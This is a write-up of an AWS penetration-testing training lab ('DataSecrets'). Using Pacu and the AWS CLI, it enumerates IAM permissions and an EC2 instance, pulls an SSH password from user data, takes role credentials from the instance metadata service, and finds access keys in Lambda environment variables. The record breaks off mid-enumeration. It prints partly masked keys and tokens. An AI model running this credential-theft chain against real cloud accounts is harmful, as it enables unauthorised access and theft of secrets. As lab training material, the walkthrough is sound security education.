
HackSmarter - AWS Lab - DataSecrets

Introduction
The HackSmarter Red Team has started offering AWS Penetration Testing. This fully hands-on lab provides practical experience in assessing the security of AWS environments. Throughout the lab, you will learn how to perform AWS penetration testing using Pacu, open-source exploitation framework for AWS, as well as manually.
Objective
The Hack Smarter Red Team started offering AWS pentesting. The client’s primary concern is whether an attacker is able to gain access to their Secrets Manager.
Our task is to begin with the starting credentials, and see if you’re able to perform lateral movement & privilege escalation to gain access to their AWS Secrets Manager. This is where the final flag is located.
Approach
In this lab DataSecret, I begin with the provided AWS credentials and start enumeration. I found a publicly accessible EC2 instance. Once I found, will retrieve it’s user data which have SSH credentials for user ec2-user in plaintext. Log in to the SSH to access Ec2 instances and perform the SSRF attack to gain temporary IAM role credentials from metadata. Using Ec2 role credentials I will enumerate lambda function and discover hardcode db user credentials in lambda function environment variables. After that, I will use this db user credentials to access AWS Secret Manager and retrieve the flag.
I will solve the lab using both automated and manual approaches. First, we will use automated tools Pacu to quickly enumerate AWS resources and identify potential attack paths. We will then perform the same steps manually using AWS CLI commands to understand the underlying techniques and gain a deeper understanding of the enumeration and exploitation process.
Automated Using Pacu
Configuring AWS CLI Using the Initial IAM Credentials
After launching the lab, I received credentials, configure the credentials in the AWS CLI.
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~]
└──╼ $aws configure --profile datasecrets

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: AK******UCKNFQHD
AWS Secret Access Key [None]: ***********fMFR4EmIZORwzKhT4BGjX4
Default region name [None]: us-east-1
Default output format [None]: json
Next, I run the aws sts get-caller-identity command to verify the configured AWS credentials and identify the current IAM user or IAM role. This command returns information about the authenticated identity, including the AWS account ID, the Amazon Resource Name (ARN), and the unique identifier of the IAM user or IAM role associated with the credentials.
1
2
3
4
5
6
7
8
9
10
11
┌─[jay@parrot]─[~]
└──╼ $aws sts get-caller-identity --profile datasecrets
{
    "UserId": "AIDAQ7H5VOHZ5FY3XQZIV",
    "Account": "067103977971",
    "Arn": "arn:aws:iam::067103977971:user/cg-start-user-lab"
}

┌─[jay@parrot]─[~]
└──╼ $
I identified an IAM user named cg-start-user-lab. The next step is to enumerate this user’s permissions and identify any accessible AWS resources.
To automate the enumeration process, I used Pacu, an AWS exploitation framework that helps assess the security of AWS environments.
Initial Enumeration
I started Pacu and create a new session. I named the session after the lab to keep it organized. Next, imported the provided AWS access key and secret access key into the session so Pacu can authenticate and interact with the AWS environment.
Enumerated the IAM permissions using Pacu iam__bruteforce_permissions module. This module checks which AWS API actions the current IAM user is allowed to perform.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Pacu (datasecrets:imported-datasecrets) > run iam__bruteforce_permissions --region us-east-1
  Running module iam__bruteforce_permissions...
[iam__bruteforce_permissions] Enumerated IAM Permissions:
[iam__bruteforce_permissions] Enumerating us-east-1
2026-08-02 23:22:54,596 - 2452 - [INFO] Starting permission enumeration for access-key-id "***********QHD"
2026-08-02 23:22:55,622 - 2452 - [INFO] -- Account ARN : arn:aws:iam::067103977971:user/cg-start-user-lab
2026-08-02 23:22:55,622 - 2452 - [INFO] -- Account Id  : 067103977971
2026-08-02 23:22:55,622 - 2452 - [INFO] -- Account Path: user/cg-start-user-lab
2026-08-02 23:22:55,850 - 2452 - [INFO] Attempting common-service describe / list brute force.
2026-08-02 23:23:04,040 - 2452 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes action
2026-08-02 23:23:05,469 - 2452 - [INFO] -- dynamodb.describe_endpoints() worked!
2026-08-02 23:23:11,605 - 2452 - [INFO] -- ec2.describe_instances() worked!
2026-08-02 23:23:12,766 - 2452 - [INFO] -- ec2.describe_tags() worked!
2026-08-02 23:23:14,481 - 2452 - [INFO] -- sts.get_session_token() worked!
2026-08-02 23:23:14,708 - 2452 - [INFO] -- sts.get_caller_identity() worked!
[iam__bruteforce_permissions] iam:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
Pacu (datasecrets:imported-datasecrets) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "*******KNFQHD",
  "SecretAccessKey": "E8E4rGpuF/9mUyA6ZPfM********************",
  "SessionToken": null,
  "KeyAlias": "imported-datasecrets",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": [
      "dynamodb:DescribeEndpoints",
      "ec2:DescribeInstances",
      "ec2:DescribeTags",
      "sts:GetSessionToken",
      "sts:GetCallerIdentity"
    ],
    "Deny": []
  }
}
Pacu (datasecrets:imported-datasecrets) >
I found that the IAM user has permission to describe EC2 instances. This allows us to view information about the EC2 instances in the AWS account, such as the instance ID, public and private IP addresses, security groups, attached IAM instance profile, and other instance details.
EC2 Enumeration
Next, I enumerate the Ec2 instance using the module ec2__enum.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
Pacu (datasecrets:imported-datasecrets) > run ec2__enum --region us-east-1
  Running module ec2__enum...
[ec2__enum] Starting region us-east-1...
[ec2__enum]   1 instance(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeSecurityGroups.
[ec2__enum]     Skipping security group enumeration...
[ec2__enum]   0 security groups(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeAddresses.
[ec2__enum]     Skipping elastic IP enumeration...
[ec2__enum]   0 elastic IP address(es) found.
[ec2__enum]   1 public IP address(es) found and added to text file located at: ~/.local/share/pacu/datasecrets/downloads/ec2_public_ips_datasecrets_us-east-1.txt
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeCustomerGateways.
[ec2__enum]     Skipping VPN customer gateway enumeration...
[ec2__enum]   0 VPN customer gateway(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeHosts.
[ec2__enum]     Skipping dedicated host enumeration...
[ec2__enum]   0 dedicated host(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeNetworkACLs.
[ec2__enum]     Skipping network ACL enumeration...
[ec2__enum]   0 network ACL(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeNATGateways.
[ec2__enum]     Skipping NAT gateway enumeration...
[ec2__enum]   0 NAT gateway(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeNetworkInterfaces.
[ec2__enum]     Skipping network interface enumeration...
[ec2__enum]   0 network interface(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeRouteTables.
[ec2__enum]     Skipping route table enumeration...
[ec2__enum]   0 route table(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeSubnets.
[ec2__enum]     Skipping subnet enumeration...
[ec2__enum]   0 subnet(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeVPCs.
[ec2__enum]     Skipping VPC enumeration...
[ec2__enum]   0 VPC(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeVPCEndpoints.
[ec2__enum]     Skipping VPC endpoint enumeration...
[ec2__enum]   0 VPC endpoint(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeLaunchTemplates.
[ec2__enum]     Skipping launch template enumeration...
[ec2__enum]   0 launch template(s) found.
[ec2__enum] ec2__enum completed.

[ec2__enum] MODULE SUMMARY:

  Regions:
     us-east-1

    1 total instance(s) found.
    0 total security group(s) found.
    0 total elastic IP address(es) found.
    1 total public IP address(es) found.
    0 total VPN customer gateway(s) found.
    0 total dedicated hosts(s) found.
    0 total network ACL(s) found.
    0 total NAT gateway(s) found.
    0 total network interface(s) found.
    0 total route table(s) found.
    0 total subnets(s) found.
    0 total VPC(s) found.
    0 total VPC endpoint(s) found.
    0 total launch template(s) found.

Pacu (datasecrets:imported-datasecrets) >
I found one running EC2 instance and public IP address.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
Pacu (datasecrets:imported-datasecrets) > data ec2
{
  "DedicatedHosts": [],
  "ElasticIPs": [],
  "Instances": [
    {
      "AmiLaunchIndex": 0,
      "Architecture": "x86_64",
      "BlockDeviceMappings": [
        {
          "DeviceName": "/dev/xvda",
          "Ebs": {
            "AttachTime": "Sun, 02 Aug 2026 17:37:57",
            "DeleteOnTermination": true,
            "Status": "attached",
            "VolumeId": "vol-0a66cb6a9b3676a58"
          }
        }
      ],
      "CapacityReservationSpecification": {
        "CapacityReservationPreference": "open"
      },
      "ClientToken": "terraform-kTyDPOnr6e4vn29veGFr14brDj",
      "CpuOptions": {
        "CoreCount": 1,
        "ThreadsPerCore": 2
      },
      "CurrentInstanceBootMode": "legacy-bios",
      "EbsOptimized": false,
      "EnaSupport": true,
      "EnclaveOptions": {
        "Enabled": false
      },
      "HibernationOptions": {
        "Configured": false
      },
      "Hypervisor": "xen",
      "IamInstanceProfile": {
        "Arn": "arn:aws:iam::067103977971:instance-profile/cg-ec2-instance-profile-lab",
        "Id": "AIPAQ7H5VOHZSAIRLSG3Q"
      },
      "ImageId": "ami-05448533fbe614dce",
      "InstanceId": "i-0ff7c1e1a2ea985dd",
      "InstanceType": "t3.micro",
      "LaunchTime": "Sun, 02 Aug 2026 17:37:56",
      "MaintenanceOptions": {
        "AutoRecovery": "default"
      },
      "MetadataOptions": {
        "HttpEndpoint": "enabled",
        "HttpProtocolIpv6": "disabled",
        "HttpPutResponseHopLimit": 1,
        "HttpTokens": "optional",
        "InstanceMetadataTags": "disabled",
        "State": "applied"
      },
      "Monitoring": {
        "State": "disabled"
      },
      "NetworkInterfaces": [
        {
          "Association": {
            "IpOwnerId": "amazon",
            "PublicDnsName": "",
            "PublicIp": "44.204.122.42"
          },
          "Attachment": {
            "AttachTime": "Sun, 02 Aug 2026 17:37:56",
            "AttachmentId": "eni-attach-00ab56cd0ec66de09",
            "DeleteOnTermination": true,
            "DeviceIndex": 0,
            "NetworkCardIndex": 0,
            "Status": "attached"
          },
          "Description": "",
          "Groups": [
            {
              "GroupId": "sg-0c1c3eaade2e4e9c3",
              "GroupName": "cg-sg-lab"
            }
          ],
          "InterfaceType": "interface",
          "Ipv6Addresses": [],
          "MacAddress": "02:3b:7a:af:1f:d7",
          "NetworkInterfaceId": "eni-09677b7c33219f352",
          "OwnerId": "067103977971",
          "PrivateIpAddress": "10.0.1.29",
          "PrivateIpAddresses": [
            {
              "Association": {
                "IpOwnerId": "amazon",
                "PublicDnsName": "",
                "PublicIp": "44.204.122.42"
              },
              "Primary": true,
              "PrivateIpAddress": "10.0.1.29"
            }
          ],
          "SourceDestCheck": true,
          "Status": "in-use",
          "SubnetId": "subnet-0ea241fa9ac49b85e",
          "VpcId": "vpc-0f78b82275a0d767f"
        }
      ],
      "Placement": {
        "AvailabilityZone": "us-east-1a",
        "GroupName": "",
        "Tenancy": "default"
      },
      "PlatformDetails": "Linux/UNIX",
      "PrivateDnsName": "ip-10-0-1-29.ec2.internal",
      "PrivateDnsNameOptions": {
        "EnableResourceNameDnsAAAARecord": false,
        "EnableResourceNameDnsARecord": false,
        "HostnameType": "ip-name"
      },
      "PrivateIpAddress": "10.0.1.29",
      "ProductCodes": [],
      "PublicDnsName": "",
      "PublicIpAddress": "44.204.122.42",
      "Region": "us-east-1",
      "RootDeviceName": "/dev/xvda",
      "RootDeviceType": "ebs",
      "SecurityGroups": [
        {
          "GroupId": "sg-0c1c3eaade2e4e9c3",
          "GroupName": "cg-sg-lab"
        }
      ],
      "SourceDestCheck": true,
      "State": {
        "Code": 16,
        "Name": "running"
      },
      "StateTransitionReason": "",
      "SubnetId": "subnet-0ea241fa9ac49b85e",
      "Tags": [
        {
          "Key": "Name",
          "Value": "cg-sensitive-ec2-lab"
        },
        {
          "Key": "Stack",
          "Value": "CloudGoat"
        },
        {
          "Key": "Scenario",
          "Value": "scenario_template"
        }
      ],
      "UsageOperation": "RunInstances",
      "UsageOperationUpdateTime": "Sun, 02 Aug 2026 17:37:56",
      "VirtualizationType": "hvm",
      "VpcId": "vpc-0f78b82275a0d767f"
    }
  ],
  "LaunchTemplates": [],
  "NATGateways": [],
  "NetworkACLs": [],
  "NetworkInterfaces": [],
  "PublicIPs": [
    "44.204.122.42"
  ],
  "RouteTables": [],
  "SecurityGroups": [],
  "Subnets": [],
  "VPCEndpoints": [],
  "VPCs": [],
  "VPNCustomerGateways": []
}
Pacu (datasecrets:imported-datasecrets) >
Below is the details,
Profile Name - cg-ec2-instance-profile-lab
Public IP Address - 44.204.122.42
Instances ID - i-0ff7c1e1a2ea985dd
Now, I check if I able to download user data for this EC2 Instance. I use the module ec2__download_userdata.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
acu (datasecrets:imported-datasecrets) > run ec2__download_userdata --instance-ids i-0ff7c1e1a2ea985dd@us-east-1
  Running module ec2__download_userdata...
[ec2__download_userdata] Targeting 1 instance(s)...
[ec2__download_userdata]   i-0ff7c1e1a2ea985dd@us-east-1: User Data found

[ec2__download_userdata] No launch templates to target.

[ec2__download_userdata] ec2__download_userdata completed.

[ec2__download_userdata] MODULE SUMMARY:

  Downloaded EC2 User Data for /home/jay/.local/share/pacu/datasecrets/downloads instance(s) and 1 launch template(s) to 0/ec2_user_data/.

Pacu (datasecrets:imported-datasecrets) >
I successfully downloaded the EC2 user data, and it was saved locally for further analysis.
1
2
3
4
5
6
7
8
9
10
11
12
┌─[jay@parrot]─[~/.local/share/pacu/datasecrets/downloads/ec2_user_data]
└──╼ $ls
all_user_data.txt  i-0ff7c1e1a2ea985dd.txt

┌─[jay@parrot]─[~/.local/share/pacu/datasecrets/downloads/ec2_user_data]
└──╼ $cat all_user_data.txt
i-0ff7c1e1a2ea985dd@us-east-1:
#!/bin/bash
echo "ec2-user:C************word!" | chpasswd
sed -i 's/PasswordAuthentication no/PasswordAuthentication yes/g' /etc/ssh/sshd_config
service sshd restart
I found a script which have default SSH username and password for EC2 instance.
1
2
3
Username - ec2-user
Password - Clo***********Password!
SSH as ec2-user
I tried to login SSH in IP which I found above using identified credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌─[jay@parrot]─[~/.local/share/pacu/datasecrets/downloads/ec2_user_data]
└──╼ $ssh ec2-user@44.204.122.42
The authenticity of host '44.204.122.42 (44.204.122.42)' can't be established.
ED25519 key fingerprint is: SHA256:Nf9RG/V8tMSgJQdreDw71+ffIof4zZf2yQA+CACXV1g
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '44.204.122.42' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
ec2-user@44.204.122.42's password:
   ,     #_
   ~\_  ####_        Amazon Linux 2
  ~~  \_#####\
  ~~     \###|       AL2 End of Life is 2026-06-30.
  ~~       \#/ ___
   ~~       V~' '->
    ~~~         /    A newer version of Amazon Linux is available!
      ~~._.   _/
         _/ _/       Amazon Linux 2023, GA and supported until 2029-06-30.
       _/m/'           https://aws.amazon.com/linux/amazon-linux-2023/

[ec2-user@ip-10-0-1-29 ~]$
I successfully able to log in to the EC2 instance, and run get-caller-identity identify the current IAM user or IAM role. I have found role cg-ec2-role-lab.
1
2
3
4
5
6
7
8
[ec2-user@ip-10-0-1-29 ~]$ aws sts get-caller-identity
{
    "Account": "067103977971",
    "UserId": "AROAQ7H5VOHZS37CPDHRI:i-0ff7c1e1a2ea985dd",
    "Arn": "arn:aws:sts::067103977971:assumed-role/cg-ec2-role-lab/i-0ff7c1e1a2ea985dd"
}
[ec2-user@ip-10-0-1-29 ~]$
View Metadata Of EC2
Next, I check whether I can access the EC2 instance metadata service. If accessible, it may expose useful information such as the attached IAM role and temporary security credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
[ec2-user@ip-10-0-1-29 ~]$ curl http://169.254.169.254/latest/meta-data/
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
reservation-id
security-groups
services/
I successfully able to get the temporary credential.
1
2
3
4
5
6
7
8
9
10
11
12
[ec2-user@ip-10-0-1-29 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials
cg-ec2-role-lab[ec2-user@ip-10-0-1-29 ~]$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-lab
{
  "Code" : "Success",
  "LastUpdated" : "2026-08-02T17:38:36Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "********QQ2CE7VO",
  "SecretAccessKey" : "*********t+qaQxxdwNTI+",
  "Token" : "************************+B3Fct6B463D/UdWNEuY4M41kK+MAH1ZwfH/VGKzQIhAJczsRFQcgPKsyRwbS/Fn/2MwZuUOCwQWw6748R7KWuWKsEFCOP//////////wEQABoMMDY3MTAzOTc3OTcxIgy/nnWqwdL2ZoXmEyEqlQUCy32q6TVhVRoaPzgiVj2ctLd/ABQzBBeBAXjqLjFRwe0IxTbgoWy5Vwnskt22iBOzKlVDgZO7qF01Q8+8CvGp55xMiy+bIcBkZwgDDLOMeAxQRzVyFSs****************************************Wf0sSZc+zBSsVdgT0CwY9kHPVNrvrBDKBzwAytcXLEZ5ifYegLQprIbKNmkIYgvXB4wlAHgbQPEtap8wSc+aceN4O+ekixjjFDvBp5qSkt2tTDj4RyinE6TafR46vs9OmNjWTH0Gacp4UCd6NuXv+j7Z9/0CRzfgaCd+7uMBb+/kZ+RveIBsSmXoi+PwScdIf5ZFSBMQ6fVy7kgGMjSi5BJw+02hx6W3Sd1OPuMHWdHwU8hEDpTWy65Ff8tYfwSgsvTDPeyvxP68AXoNNmcG5aXSmlUQ6Haf+IYsU2NXWUgZ5KNSxCIc/6i186YKpG0l23uaLKRKMfJ7Cj8BMOifpzfUyZ7JgtKlyQiNjEFfduALrsbNBvihUg7y3nYCIunt7ASa+xg7QGF4v2HwfDmnN17iQ8kL7lOanVIU7xHMQJrrqCoUUOX0nmRPHB6UWjjxSQGKAjAmXZiOvTROvoCVnPQRoMsgySuTHg7k9GGxx9i0oPlHdTWK2zRmNf3odq3OSagAFj/U8hUKlaBOfH2jatyLds6MPWAvtMGOrAB1sVVyq6hPqxMCPUUvshQjVBgBXqz5NXEki9CBSnPQXFHnyDfx5oMUEtocSYx6BHcI6OW67viFdQUfdyLWo9thOyJbrsjkxcGPnNBOWxKR0Y1mLbZYhQKCEjE44Vz0QDowapBkbotKYrgF/d7xeBDLn3BL4rB3CTyDWfl8amJ1PfQOcqGKMJZRDS/g6nTte9LTIaS4nWlm8hbJ+n9/q8U1evIlvYLaFgZujNgOhsi2vQ=",
  "Expiration" : "2026-08-03T00:12:57Z"
}[ec2-user@ip-10-0-1-29 ~]$
Configure the Identified credentials in the AWS CLI.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌─[jay@parrot]─[~]
└──╼ $aws configure --profile cg-ec2

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: ***********VO
AWS Secret Access Key [None]: *************xdwNTI+
AWS Session Token [None]: ***************KWuWKsEFCOP//////////wEQABoMMDY3MTAzOTc3OTcxIgy/nnWqwdL2ZoXmEyEqlQUCy32q6TVhVRoaPzgiVj2ctLd/ABQzBBe********************BAXjqLjFRwe0IxTbgoWy5Vwnskt22iBOzKlVDgZO7qF01Q8+8CvGp55xMiy+bIcBkZwgDDLOMeAxQRzVyFSs43APnHm7WVGmDYBE6hYIeP07eJuNFkg5yURAX8GbU2Vt9iI3eajKZ5E74VaR4S2PmiW5pjBPZOX6LrvyByeQcgmCXHXd3MLL4cYByc+Vm28aBxGvCX6Inbfm7zKRgTUbfgrc0MVLcHY+mqNGGEO9oBhBM8bgoNpHPtbGYa/kQK51KyNV7O0FcUhk8PT/6hBwbZRF1kXqSh52oq0TqBSClbkRtZ5ZqN2cafWf0sSZc+zBSsVdgT0CwY9kHPVNrvrBDKBzwAytcXLEZ5ifYegLQprIbKNmkIYgvXB4wlAHgbQPEtap8wSc+aceN4O+ekixjjFDvBp5qSkt2tTDj4RyinE6TafR46vs9OmNjWTH0Gacp4UCd6NuXv+j7Z9/0CRzfgaCd+7uMBb+/kZ+RveIBsSmXoi+PwScdIf5ZFSBMQ6fVy7kgGMjSi5BJw+02hx6W3Sd1OPuMHWdHwU8hEDpTWy65Ff8tYfwSgsvTDPeyvxP68AXoNNmcG5aXSmlUQ6Haf+IYsU2NXWUgZ5KNSxCIc/6i186YKpG0l23uaLKRKMfJ7Cj8BMOifpzfUyZ7JgtKlyQiNjEFfduALrsbNBvihUg7y3nYCIunt7ASa+xg7QGF4v2HwfDmnN17iQ8kL7lOanVIU7xHMQJrrqCoUUOX0nmRPHB6UWjjxSQGKAjAmXZiOvTROvoCVnPQRoMsgySuTHg7k9GGxx9i0oPlHdTWK2zRmNf3odq3OSagAFj/U8hUKlaBOfH2jatyLds6MPWAvtMGOrAB1sVVyq6hPqxMCPUUvshQjVBgBXqz5NXEki9CBSnPQXFHnyDfx5oMUEtocSYx6BHcI6OW67viFdQUfdyLWo9thOyJbrsjkxcGPnNBOWxKR0Y1mLbZYhQKCEjE44Vz0QDowapBkbotKYrgF/d7xeBDLn3BL4rB3CTyDWfl8amJ1PfQOcqGKMJZRDS/g6nTte9LTIaS4nWlm8hbJ+n9/q8U1evIlvYLaFgZujNgOhsi2vQ=
Default region name [None]: us-east-1
Default output format [None]: json

┌─[jay@parrot]─[~]
└──╼ $
Run the get-caller-identity command to identify the current IAM user or IAM role.
1
2
3
4
5
6
7
8
9
10
11
┌─[jay@parrot]─[~]
└──╼ $aws sts get-caller-identity --profile cg-ec2
{
    "UserId": "AROAQ7H5VOHZS37CPDHRI:i-0ff7c1e1a2ea985dd",
    "Account": "067103977971",
    "Arn": "arn:aws:sts::067103977971:assumed-role/cg-ec2-role-lab/i-0ff7c1e1a2ea985dd"
}

┌─[jay@parrot]─[~]
└──╼ $
Enumeration the Role cg-ec2-role-lab
I imported the configured key in the Pacu and start enumerate the permission using the module iam__bruteforce_permissions.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Pacu (datasecrets:imported-datasecrets) > import_keys cg-ec2
  Imported keys as "imported-cg-ec2"
Pacu (datasecrets:imported-cg-ec2) > run iam__bruteforce_permissions --region us-east-1
  Running module iam__bruteforce_permissions...
[iam__bruteforce_permissions] Enumerated IAM Permissions:
[iam__bruteforce_permissions] Enumerating us-east-1
2026-08-03 00:03:02,759 - 2452 - [INFO] Starting permission enumeration for access-key-id "****2CE7VO"
2026-08-03 00:03:03,809 - 2452 - [INFO] -- Account ARN : arn:aws:sts::067103977971:assumed-role/cg-ec2-role-lab/i-0ff7c1e1a2ea985dd
2026-08-03 00:03:03,809 - 2452 - [INFO] -- Account Id  : 067103977971
2026-08-03 00:03:03,809 - 2452 - [INFO] -- Account Path: assumed-role/cg-ec2-role-lab/i-0ff7c1e1a2ea985dd
2026-08-03 00:03:05,579 - 2452 - [INFO] Attempting common-service describe / list brute force.
2026-08-03 00:03:09,183 - 2452 - [INFO] -- sts.get_caller_identity() worked!
2026-08-03 00:03:12,043 - 2452 - [INFO] -- lambda.list_functions() worked!
2026-08-03 00:03:12,336 - 2452 - [INFO] -- lambda.list_functions() worked!
2026-08-03 00:03:22,765 - 2452 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes action
Enumerating Lambda
As I found that role cg-ec2-role-lab has permission to list Lambda function, So I started enumerate lambda function. For this I used lambda__enum module.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Pacu (datasecrets:imported-cg-ec2) > run lambda__enum --region us-east-1
  Running module lambda__enum...
[lambda__enum] Starting region us-east-1...
[lambda__enum] Access Denied for get-account-settings
[lambda__enum]   Enumerating data for cg-lambda-function-lab
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
        [+] Secret (ENV): DB_USER_ACCESS_KEY= AKIAQ7H******5ZTF6XC
        [+] Secret (ENV): DB_USER_SECRET_KEY= KgDn3Dda51POQ********Wz3Mw0gXhLm6J42vA
[lambda__enum] lambda__enum completed.

[lambda__enum] MODULE SUMMARY:

  1 functions found in us-east-1. View more information in the DB

Pacu (datasecrets:imported-cg-ec2) >
I found DB user credentials stored in the lambda environment variable. I configured DB user credentials in AWS CLI.
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~]
└──╼ $aws configure --profile db_user

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: AKIAQ7********5ZTF6XC
AWS Secret Access Key [None]: KgDn3Dda51******4RWz3Mw0gXhLm6J42vA
Default region name [None]: us-east-1
Default output format [None]: json
Run the get-caller-identity command to identify the current IAM user or IAM role.
1
2
3
4
5
6
7
8
9
10
11
┌─[jay@parrot]─[~]
└──╼ $aws sts get-caller-identity --profile db_user
{
    "UserId": "AIDAQ7H5VOHZ5DN3M6FTO",
    "Account": "067103977971",
    "Arn": "arn:aws:iam::067103977971:user/cg-lambda-user-lab"
}

┌─[jay@parrot]─[~]
└──╼ $
Enumerate DB User
I imported the key in the Pacu and start enumerate the permission using the module iam__bruteforce_permissions.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Pacu (datasecrets:imported-db_user) > run iam__bruteforce_permissions --region us-east-1
  Running module iam__bruteforce_permissions...
[iam__bruteforce_permissions] Enumerated IAM Permissions:
[iam__bruteforce_permissions] Enumerating us-east-1
2026-08-03 00:13:38,718 - 2452 - [INFO] Starting permission enumeration for access-key-id "AK*********ZU5ZTF6XC"
